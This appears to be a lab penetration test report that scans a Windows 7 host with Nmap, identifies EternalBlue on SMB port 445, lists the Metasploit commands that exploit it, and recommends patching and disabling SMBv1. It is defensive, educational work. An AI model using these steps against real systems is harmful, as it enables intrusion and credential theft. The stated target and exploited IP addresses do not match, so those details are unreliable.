Penetration Test Report

Target: 192.168.26.161
Testing Date: 09/08/2024
Tester: Ajansha Shankar

---

1. Objective

This penetration test was conducted to identify vulnerabilities in the target system, specifically focusing on network-level weaknesses. The test involved scanning the target using Nmap and exploiting identified vulnerabilities with Metasploit.

---

2. Tools Used

- **Nmap**: Network discovery and security auditing tool.
- **Metasploit**: Exploit development and vulnerability research framework.
- **Google**: For vulnerability research.

---

3. Scanning Phase

Nmap Command Used:

Nmap -p- -A -T4 192.168.26.161

Scan Results:

- **Operating System**: Windows 7 Ultimate 7601 Service Pack 1
- **Open Ports**:
    - Port **445 (TCP)**: Microsoft-ds (Server Message Block - SMB)



Figure 1: Nmap scan result.

4. Vulnerability Identification

Based on the open **port 445 (TCP)** and **Windows 7 SP1**, a quick Google search for known vulnerabilities pointed to **EternalBlue** (CVE-2017-0144), a remote kernel exploit.



Figure 2: Google search revealing the EternalBlue (CVE-2017-0144)

5. Exploitation Phase

The exploit used is **EternalBlue**, which allows for remote code execution on vulnerable systems.

Exploit Details:

- **Exploit Module**: exploit/windows/smb/ms17_010_eternalblue
- **Tool**: Metasploit

Metasploit Commands Used:

- msfconsole
- search eternal
- use exploit/windows/smb/ms17_010_eternalblue
- set rhost 192.168.26.163
- run



Figure 3 : Metasploit module exploiting EternalBlue.

Figure 3 : Metasploit module exploiting EternalBlue.

Once the exploit was executed, full system access was achieved, allowing actions such as dumping password hashes and creating users.

---

6. Risk and Impact

- **Risk Level**: Critical
- **Impact**: Unauthorized remote code execution, complete system compromise, potential data exfiltration, and unauthorized administrative access.

---

7. Mitigation Recommendations

To prevent this type of attack, the following mitigations are recommended:

1. **Apply security patches**: Ensure the system is up to date and apply the latest patches, especially for vulnerabilities like **EternalBlue**.
2. **Disable SMBv1**: Disable outdated and vulnerable services.
3. **Firewall Configuration**: Block or restrict access to **port 445 (TCP)** from untrusted networks.
4. **Regular Updates**: Ensure operating systems are regularly updated and end-of-life software, like **Windows 7**, is replaced with supported versions.

---

8. Conclusion

This test demonstrated the vulnerability of outdated systems to known exploits like **EternalBlue**. Immediate action is required to prevent attackers from exploiting these vulnerabilities in a live environment.